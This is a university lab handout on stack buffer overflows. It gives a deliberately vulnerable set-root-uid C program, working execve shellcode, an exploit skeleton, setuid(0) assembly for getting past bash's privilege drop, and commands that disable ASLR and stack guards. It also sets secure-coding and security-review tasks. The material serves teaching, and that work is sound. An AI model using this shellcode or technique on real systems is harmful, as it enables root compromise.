Buffer Overflow Vulnerability Lab (414, Spring 2017)

Due Sep 23, 11:59PM

1 Lab Overview

In this lab, you are given a set-root-uid program with a buffer-overflow vulnerability for a buffer allocated on stack. You are also given a *shellcode*, i.e., binary code that starts a shell. Your task is to exploit the vulnerability to corrupt the stack so that when the program returns, instead of going to where it was called from, it calls the shellcode, thereby creating a shell with root privilege. You will also be guided through several protection schemes implemented in Ubuntu to counter this attack.

Note: There is a lot of helpful information from Sections 12 onward; be sure to read it before you get started. Also, if you get stuck, "Smashing the Stack for Fun and Profit" and the lecture notes and slides will help.

2 Stuff You'll Need Later

2.1 Use the preconfigured Ubuntu machine we have given you

.
This is the machine we will use for testing your submissions. If it doesn't work on that machine, you will get no points. It makes no difference if your submission works on another Ubuntu version (or another OS).

The amount of code you have to write in this lab is small, but you have to understand the stack. Using `gdb` (or some equivalent) is essential. The article, *Smashing The Stack For Fun And Profit*, is very helpful and gives ample details and guidance. Read it if you're stuck.

Throughout this document, the prompt for an ordinary (non-root) shell is "$", and the prompt for a root shell is "#".

2.2 Disabling address space randomization

Ubuntu, and several other Linux-based systems, use "address space randomization" to randomize the starting address of heap and stack. This makes it difficult to guess the address of the alternative code (on stack), thereby making buffer-overflow attacks difficult. Address space randomization can be disabled by executing the following commands.

```
$ su root
  Password: (enter root password)
# sysctl -w kernel.randomize_va_space=0
```

2.3 Alternative shell program `/bin/zsh`

A “set-root-uid” executable file is a file that a non-root user can execute with root privilege; the OS temporarily gives root privilege to the user. More precisely, each user has a real id (ruid) and an “effective” id (euid). Ordinarily the two are the same. When the user enters the executable, its euid is set to `root`. When the user exits the executable, its euid is restored (to ruid).

However, if the user exits abnormally (as in a buffer-overflow attack), its euid stays as root even after exiting. To defend against this, a set-root-uid shell program usually drops its root privilege before starting a shell if the executing process is only an effective (but not real) root. So a non-root attacker would get a shell, but it would not be a root shell. Ubuntu’s default shell program, `/bin/bash`, has this protection mechanism. There is another shell program, `/bin/zsh`, that does not have this protection scheme. You can make it the default by modifying the symbolic link `/bin/sh`.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Important: Avoid shutting down Ubuntu with `/bin/zsh` as the default shell; instead suspend vm-player or virtual box. Otherwise, when Ubuntu reboots, the GNOME display is disabled and only a tty comes up. If that happens, here are several fixes:

- Login, sudo shutdown. A menu comes up. Choose “filesystem clean”, then “normal reboot”.
- Login and do following:
  ```
  sudo mount -o remount /              // mounts the filesystem as read-write
  sudo /etc/init.d/gdm restart         //restarts GNOME Display Manager
  ```

2.4 Disabling stack guard

The gcc compiler implements a security mechanism called “Stack Guard” to detect buffer overflows, and hence prevent buffer-overflow attacks. You can disable this protection by compiling with the switch `-fno-stack-protector`. For example, to compile a program `example.c` with Stack Guard disabled, do the following command:

```
gcc -fno-stack-protector example.c
```

2.5 Quick tips

Because this project has you working in a virtual machine, getting acclimated to the work environment might prove to be difficult at first, especially with all of the changes you’ll have to make to the environment in this project. Below are a few quick tips to help you as the semester goes on:

- There are many ways to transfer files between your host machine and the VM. One of the easiest ways is to simply use `scp`.
- Back up your files to your host machine often. You will undoubtedly run into problems with Ubuntu, and sometimes you mary lose files.
- Never fully terminate your virtual machine. This can lead to a lot of problems, especially with all of the changes to the default shell program in this project. Instead, when you choose to close out of your VM, choose "Save the machine state," or whatever variant of that your particular VM player has.
- If you do terminate the machine, and you try to log in but you can’t, come to the professor or a TA as soon as you can so we can try to help you recover files. This will not be a problem if you back up often and always save your machine state.

3 Task 0: Winning the Lottery

To get things started, consider the following simple program (provided in the start-up files as `lottery.c`):

```
/* lottery.c */

/* This program runs a simple little "lottery" */
/* Your task is to win it with 100% probability */

#include <stdio.h>    /* for printf() */
#include <stdlib.h>   /* for rand() and srand() */
#include <sys/time.h> /* for gettimeofday() */

int your_fcn()
{
    /* Provide three different versions of this, */
    /*  that each win the "lottery" in main().   */
}

int main()
{
    struct timeval tv;    /* Seed the random number generator */
    gettimeofday(&tv, NULL);
    srand(tv.tv_usec);

    const char *sad = ":(";
    const char *happy = ":)";
    int rv;
    rv = your_fcn();

    /* Lottery time */
    if(rv != rand())
        printf("You lose %s\n, sad");
    else
        printf("You win! %s\n", happy);

    return EXIT_SUCCESS;
}
```

This program runs a simple "lottery" by picking a random integer uniformly at random using `rand()`. It draws your number by calling `your_fcn()`, a function that you have complete control over. Your task is to write not one but *three* different versions of the function that each win the lottery every time. As a slight hint, note that the only way that we determine whether or not you win is if the program prints "`You win!  :)`" (followed by a newline) at the end. **You are allowed to change anything except the main function.**

We will be compiling your program with address space randomization and stack protection turned *off* (Section 2).

Caveats. While you are allowed to set the body of `your_fcn()` as you wish, you are not allowed to modify `main()` itself. Also, this task permits an exception to the syllabus: hardcoding is allowed, if you think it will help you win! You do not *have* to use a buffer overflow as one of your three solutions, but it is certainly one way to go! For full credit, solutions must be materially different, not just slight variations on a theme. The course staff has final say over whether or not two solutions are materially different.

Submitting. Create three copies of the lottery: `lottery1.c`, `lottery2.c`, and `lottery3.c`, each of which has a different implementation of `your_fcn()`. (There are general submission instructions in Section 11.)

4 A Vulnerable Program

In the remainder of the tasks, you will be exploiting a program that has a buffer overflow vulnerability. Unlike Task 0, you are not allowed to modify the program itself; instead, you will be attacking it by cleverly constructing malicious *inputs* to the program.

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BSIZE 512

int bof(char *str)
{
  char buffer[20];
  strcpy(buffer, str);

  return 1;
}


int main(int argc, char **argv)
{
  const char *happy = ":)";
  char str[BSIZE];
  FILE *badfile;
  char *badfname = "badfile";

  badfile = fopen(badfname, "r");
  fread(str, sizeof(char), BSIZE, badfile);
  bof(str);

  printf("Returned Properly %s\n", happy);
  return 1;
}
```

The vulnerable program, `stack.c`, is given above. To compile it without stack guard and make the executable set-root-uid, do the following:

```
$ su root
  Password (enter root password)
# gcc -o stack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer-overflow vulnerability. Because the program is a set-root-uid program, the normal user might be able to get a root shell. The objective is to create the file `badfile` such that when the vulnerable program is executed a root shell is spawned when `bof()` returns.

5 Task 1: Exploiting the Vulnerability

For this task:

- Disable address space randomization (section 2.2).
- Make `/bin/zsh` the default shell program (section 2.3).
- Make `stack` set-root-uid and without stack guard (see section 4).

The task is to write a program, `exploit_1.c`, that generates an appropriate file `badfile`. It will put the following at appropriate places in `badfile`:

- Shellcode.
- *Target address*: address in stack to which control should go when `bof()` returns; ideally, the address of shellcode.
- NOP instructions: to increase the chance of a successful target address.

The program has exactly one command-line argument: the target address in hex format (e.g., `0x1234abc`). You can use the following skeleton.

```
/* exploit_1.c  */

/* Creates a file containing the attack code */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
  "\x31\xc0"             /* xorl    %eax,%eax          */
  "\x50"                 /* pushl   %eax               */
  "\x68""//sh"           /* pushl   $0x68732f2f        */
  "\x68""/bin"           /* pushl   $0x6e69622f        */
  "\x89\xe3"             /* movl    %esp,%ebx          */
  "\x50"                 /* pushl   %eax               */
  "\x53"                 /* pushl   %ebx               */
  "\x89\xe1"             /* movl    %esp,%ecx          */
  "\x99"                 /* cdql                       */
  "\xb0\x0b"             /* movb    $0x0b,%al          */
  "\xcd\x80"             /* int     $0x80              */
;

int main(int argc, char **argv)
{
  char buffer[512];
  FILE *badfile;
  /* Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 512);

  /* Fill the buffer with appropriate contents here */

  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 512, 1, badfile);
  fclose(badfile);
}
```

After you finish the above program, do the following in a **non-root shell**. Compile and run the program, thus obtaining file `badfile`. Run the vulnerable program `stack`. If your exploit is implemented correctly, when function `bof` returns it will execute your shellcode, giving you a root shell. Here are the commands you would issue, assuming that the target address is `0x1234abc`.

```
  $ gcc -o exploit_1 exploit_1.c
  $./exploit_1 0x1234abc // create the badfile
  $./stack               // run the vulnerable program
  # <---- Bingo! You've got a root shell!
```

Note that although you have obtained the “#” prompt, you are only a set-root-uid process and not a real-root process; i.e., your effective user id is root but your real user id is your original non-root id. You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

A real-root process is more powerful than a set-root process. In particular, many commands behave differently when executed by a set-root-uid process than by a real `root` process. If you want such commands to treat you as a real root, simply call `setuid(0)` to set your real user id to root. For example, run the following program.

```
void main()
{
  setuid(0);
}
```

6 Task 2: Overcoming the Protection in `/bin/bash`

Now let `/bin/sh` point back to `/bin/bash`, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happened? It appears that there is some protection mechanism in `bash` that makes the attack unsuccessful. Actually `bash` automatically downgrades its privilege if it is executed in set-root-uid context; so even if you invoke `bash`, you will not gain root privilege.

```
  $ su root
    Password: (enter root password)
  # cd /bin
  # rm sh
  # ln -s bash sh   // link /bin/sh to /bin/bash
  # exit
  $./stack          // run the vulnerable program
```

You can overcome this protection by modifying the shellcode so that it first calls `setuid(0)` (to become a real root process) before creating the shell. In x86 Linux, `setuid(0)` reduces to the assembly instruction `int 0x80` (syscall) with `eax` equal to `0x17` (syscall number) and `ebx` equal to `0x0` (syscall argument). The following assembly program achieves this:

```
/* set_uid.s */

.globl main
main:
        xorl %ebx, %ebx            /* set ebx to 0 */
        leal 0x17(%ebx), %eax      /* set eax to 0x17 */
        int $0x080                 /* sofware interrupt 0x80 */
```

To get the binary code, assemble the program (`gcc`), run it in gdb, and read the appropriate memory contents. That is to say, *you must construct the machine code* and include it into your (overflowing) input.

To sum up, for this task:

- Address space randomization is disabled (as in task 1).
- Make `/bin/bash` the default shell program.
- `stack` is set-root-uid and without stack guard (as in task 1).

The task is to write a program, `exploit_2.c`, that generates an appropriate file `badfile`. The program has exactly one command-line argument: the target address in hex format (as in task 1).

7 Task 3: Address-Randomization Protection

This task has the same environment as task 1 except that address space randomization is enabled:

- Enable address space randomization as follows:
```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```
- `/bin/zsh` is the default shell program.
- `stack` is set-root-uid and without stack guard.

Run the attack developed in task 1. Most likely you will not get a shell. Address randomization drastically reduces the chance of your attack succeeding. Why? But what happens if you repeatedly run the vulnerable code. You can do so with either of the following commands; the second one also shows the number of attempts:

```
$ sh -c 'while [ 1 ]; do ./stack; done;'
$ sh -c 'CNT=0; while [ $CNT -lt 10000 ]; \
    do ./stack; let CNT=CNT+1; echo $CNT; done;'
```

If your exploit program is designed properly, this should eventually get you the root shell. Why?

Furthermore, if `BSIZE` (in program `stack.c`) is increased, you can tailor your exploit to achieve success in less time (i.e., fewer repetitions) on average. How?

The task is to write three exploit programs:

- `exploit_3_1000.c`: develops attack for `stack.c` with `BSIZE` equal to `1000`.
- `exploit_3_10000.c`: develops attack for `stack.c` with `BSIZE` equal to `10000`.
- `exploit_3_100000.c`: develops attack for `stack.c` with `BSIZE` equal to `100000`.

Make sure that the average time to achieve success decreases with increasing `BSIZE`.

8 Task 4: A Secure Program

The majority of the project thus far has dealt with attacking existing code. In this task, you will write some secure code of your own. It is, at face value, a simple program, so use this as an opportunity to pay close attention to every line of your code to ensure that it is not vulnerable to any of the attacks we've discussed.

Your task is to write *two* programs:

- `task4/store.c`
  - Reads from `stdin`
  - The input string should be at most 20 characters (not including the null terminating character). Any additional characters should be ignored.
  - This program writes these characters to file `output.txt`
- `task4/repeat.c`
  - Reads from `output.txt` if it exists (prints out "output.txt does not exist" if not).
  - This program prints to `stdout` what was stored via the other executable (`output.txt` should consist of at most 20 characters not including the null terminating character, etc.).

Both of these will be compiled without ASLR and without stack protector (as with task 1). Also, while the above describes how many characters "should" be in the input, there is no guarantee they will be. If you happen to require any other files (e.g., header files), include them in `task4/` as well. This directory must be self-contained. **Do not put any personally identifying information in any of the files in `task4/`** (user name, user ID, or anything else that will identify who you are).

9 Task 5: Security Review

Throughout this course (and certainly in projects such as these), you will be learning and gaining experience with the technical details of secure programming, protocols, and networking. You should, in other words, develop the skills to be able to analyze a system, identify its vulnerabilities, and design defenses against them.

One of the broader goals of this course is to also guide you in developing a "security mindset." To give an example, imagine you saw an ad for a new car that would unlock its doors if you bumped your phone against it. If you are in the security mindset, your first thought might be "how could I use that to gain entry into someone else's car?" (And if you have really developed that mindset, you might already be thinking "I'd do so by...")

This is, frankly, not a natural way of viewing the world. It's about thinking like an adversary: an immensely important ability when designing and evaluating (and breaking) secure systems.

The task Your task is to write a security analysis. For this part, you will choose one piece of technology. This can include anything from a VR technology like Google Cardboard to a piece of software like Microsoft Word. The format of the security review is outlined below. As an example, follow the link in the "Credit" section below to see how you would write a security review for this class.

Include your security review in a file named `security_review.txt` included with your submission. Here's what your security review should include:

- Summary of the technology (1 paragraph). It can be a specific product or a class of products. This is where you would also state any assumptions you need to make about the product, if necessary.
- Provide at least two assets (one or two sentences each). Include the assets' relevant security goals, and to whom they pertain (are they the assets for the citizens of a country, the individual user, or perhaps the company deploying the particular technology?).
- Give at least two possible security threats (one or two sentences each). Recall that a threat is a potential action an adversary could take against one or more of the assets. Identify who the adversary may be.
- State at least two *potential* weaknesses (one or two sentences each). You do not have to demonstrate the weakness, nor do you have to prove that they are actual weaknesses. The idea is to be able to identify where someone seeking to secure (or break) the system ought to look.
- Give possible defenses to the potential weaknesses you identified (one or two sentences each). These could include techniques the system may already be applying.
- Discuss the risks involved (one to three sentences). How serious would these attacks be, and what would be the potential fallout; are the main risks economical, violations of privacy, safety, or something else?
- Finally, conclude with a bigger picture reflections on the various points you make above. For instance: Do you think this is a fundamental flaw of all such pieces of technology to come, will the field come to address such challenges, and so on.

Credit This task is heavily inspired by Yoshi Kohno's security course at the University of Washington, and you are welcome to view the blog posts his students have made to get a feel for what I am looking for:
`https://cubist.cs.washington.edu/Security/category/security-reviews/`

9.1 Rubric for Security Review

The Security Review will be graded out of 10 points total. Here is how each of the points will be awarded:

- Summary of the technology (1 point)
  - It can be a specific product or a class of products. This is where you would also state any assumptions you need to make about the product, if necessary.
  - This part should be roughly one paragraph in length.
- Provide Two Assets (2 points)
  - Assets are something to protect. It is not a component of the system itself. For example, if you're reviewing a phone and you want to talk about the camera, you can say that the camera might be used to take pictures of something private which would compromise privacy. Privacy is the asset here.
  - You will receive one point for each asset you provide.
  - Write about each asset in one or two sentences each. There's no need to say more than you need to.

- Provide Two Potential Security Threats (2 points)
    - Here, we consider potential security threats to be any sort of potential attack on the system itself. A potential attack compromises one of the assets of the system, like privacy for example.
    - You will receive one point for each potential attack you detail.
    - Just like the assets, confine your potential attack descriptions to one or two sentences each.
- Provide Two Defenses (2 points)
    - For each of the attacks you detailed above, provide a defense for the attack
    - Be specific here. What strategies would you employ to defend against the attack modeled you detailed before?
    - You will get one point for each defense provided, so long as your description is thorough.
    - For full credit, each defense should be described in 2-4 sentences each.
- Conclusion (2 points)
    - Here you will briefly recap how using this technology might be risky. Briefly restate your potential attacks on this technology. Provide your overall opinion on the current state of this technology's security model.
    - You will receive 1 point for recapping the potential risks.
    - You will receive 1 point for giving your opinion on the technology's security model.
    - Keep this section to roughly one paragraph (5-6 sentences).
- Creativity (1 point)
    - You will receive the point for creativity if it is obvious you have given some thought to your review. We are looking for thoughtful definitions of assets, adversaries, and attacks, which should go beyond the most obvious.

If you follow this rubric, you will get full credit on the security review. This part is supposed to be a little fun, and encourage you to look around and be aware of the potential security vulnerabilities of the technology around you.

10 Task 6 (Extra credit): Play Me a Song

The goal of this task is to develop an input `badfile` that, upon execution (using the setting from any of tasks 1–4), will play a song. It can be any song (just not John Cage's 4'33" of silence!).

If you choose to do this task, submit the relevant file(s) along with your other files, by the assigned due date. Place all of them in a subdirectory called `music/`, and include a file named `music/readme.txt` that describes how you went about launching this melodious attack. Note that simply calling an executable that is an existing music playing program will not count for full credit. You can be more creative than that! You will also have to demo it to your instructor (professor or TA). Any submissions/demos after the due date will not be considered for extra credit.

11 Submission

Make a gzipped tarball named `<firstname>.<lastname>.tgz` that includes the following files:

- `lottery1.c`
- `lottery2.c`
- `lottery3.c`
- `exploit_1.c`
- `exploit_2.c`
- `exploit_3_1000.c`
- `exploit_3_10000.c`
- `exploit_3_100000.c`
- `targetaddr.txt`:
  line 1: argument to `exploit_1`
  line 2: argument to `exploit_2`
  line 3: argument to `exploit_3_1000`
  line 4: argument to `exploit_3_10000`
  line 5: argument to `exploit_3_100000`
- `task4/store.c`:
- `task4/repeat.c`:
- `security_review.txt`
- (Optional) Files for launching your music attack, stored within a `music/` directory:
  - `music/readme.txt`: your description of how you got an input to `stack.c` to play music,
  - `music/music-maker.c`: The file to generate the bad input.
  - Also include any other files you need in this directory.

So Jo Smith would do:

```
tar cvfz jo.smith.tgz lottery1.c ··· task4/ security_review.txt music/
```

and submit `jo.smith.tgz` via the submit server. We have provided a CheckSubmissionFiles.sh script to help you check if all files have been included. (Usage: sh CheckSubmissionFiles.sh YourSubmissionDirc)

Note: Only the latest submission counts.

12 Shellcode

A **shellcode** is binary code that launches a shell. Consider the following C program:

```
/* start_shell.c */

#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The machine code obtained by compiling this C program can serve as a shellcode. However it would typically not be suitable for a buffer-overflow attack (e.g., it would not be compact, it may contain 0x00) entries). So one usually writes an assembly language program, and assembles that to get a shellcode.

We provide the shellcode that you will use in the stack. It is included in call_shellcode.c, but let's take a quick divergence into it now:


```
/* call_shellcode.c  */

/* A program that executes shellcode stored in a buffer */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"            /* xorl    %eax,%eax          */
  "\x50"                /* pushl   %eax               */
  "\x68""//sh"          /* pushl   $0x68732f2f        */
  "\x68""/bin"          /* pushl   $0x6e69622f        */
  "\x89\xe3"            /* movl    %esp,%ebx          */
  "\x50"                /* pushl   %eax               */
  "\x53"                /* pushl   %ebx               */
  "\x89\xe1"            /* movl    %esp,%ecx          */
  "\x99"                /* cdql                       */
  "\xb0\x0b"            /* movb    $0x0b,%al          */
  "\xcd\x80"            /* int     $0x80              */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

This program contains the shellcode in a char[] array. Compile this program, run it, and see whether a shell is invoked. Also, compare this shellcode with the assembly produced by gcc -S start_shell.c.

A few places in this shellcode are worth noting:

- First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol.

- Second, before calling the execve() system call, we need to store name[0] (the address of the string), name (the address of the array), and NULL to the %ebx, %ecx, and %edx registers, respectively. Line 5 stores name[0] to %ebx; Line 8 stores name to %ecx; Line 9 sets %edx to zero. There are other ways to set %edx to zero (e.g., xorl %edx, %edx); the one used here (cdql) is simply a shorter instruction. Third, the system call execve() is called when we set %al to 11, and execute "int $0x80".



```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = “I am greater than 12 bytes”;
   func (str);
}
```

Figure 1: Buffer overflow stack example.

13 Guessing runtime addresses for vulnerable program

Consider an execution of our vulnerable program, `stack`. For a successful buffer-overflow attack, we need to guess two runtime quantities concerning the stack at `bof()`'s invocation.

1. The distance, say R, between the overflowed buffer and the location where `bof()`'s return address is stored. The target address should be positioned at offset R in `badfile`.
2. The address, say T, of the location where the shellcode starts. This should be the value of the target address.

See Figure 1 for a pictorial example.

If the source code for a program like `stack` is available, it is easy to guess R accurately, as illustrated in the previous figure. Another way to get R is to run the executable in a (non-root) debugger. The value obtained for R by these methods should be close, if not the same as, as the value when the vulnerable program is run during the attack.

If neither of these methods is applicable (e.g., the executable is running remotely), one can always *guess* a value for R. This is feasible because the stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore the range of R that we need to guess is actually quite small. Furthermore, we can cover the entire range in a single attack by overwriting all its locations (instead of just one) with the target address.

Guessing T, the address of the shellcode, can be done in the same way as guessing R. If the source of the vulnerable program is available, one can modify it to print out T (or the address of an item a fixed offset away, e.g., buffer or stack pointer). Or one can get T by running the executable in a debugger. Or one can *guess* a value for T.

If address space randomization is disabled, then the guess would be close to the value of T when the vulnerable program is run during the attack. This is because (1) the stack of a process starts at the same address (when address randomization is disabled); and (2) the stack is usually not very deep.

Here is a program that prints out the value of the stack pointer (esp).

```
/* sp.c */

#include <stdlib.h>
```

```
#include <stdio.h>
#include <string.h>

unsigned long get_sp(void) {
  __asm__("movl %esp,%eax");
}
int main() {
  printf("0x%lx\n", get_sp());
}
```

14 Storing a long integer in a buffer

In your exploit program, you may need to store a `long` integer (4 bytes) at position `i` of a `char` buffer `buffer[]`. Since each buffer entry is one byte long, the integer will occupy positions `i` through `i+3` in `buffer[]`. Because `char` and `long` are of different types, you cannot directly assign the integer to `buffer[i]`; instead you can cast `buffer+i` into a `long` pointer and then assign the integer, as shown below:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

15 Task Point Values and Grading

15.1 Point Values

Task	Points
Task 0a	5
Task 0b	5
Task 0c	5
Task 1	30
Task 2	10
Task 3a	4
Task 3b	4
Task 3c	4
Task 4	15
Task 5	10
Task 6 (Extra Credit)*	10
Total	**92**

Tasks 0a, 0b, 0c refer to your three lottery implementations. Tasks 3a, 3b, 3c refer to your three `BSIZE` variations.

*** It should be noted that doing the extra credit (Task 6) cannot bring you above the maximum 92 points.**

Bibliography

1. Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49.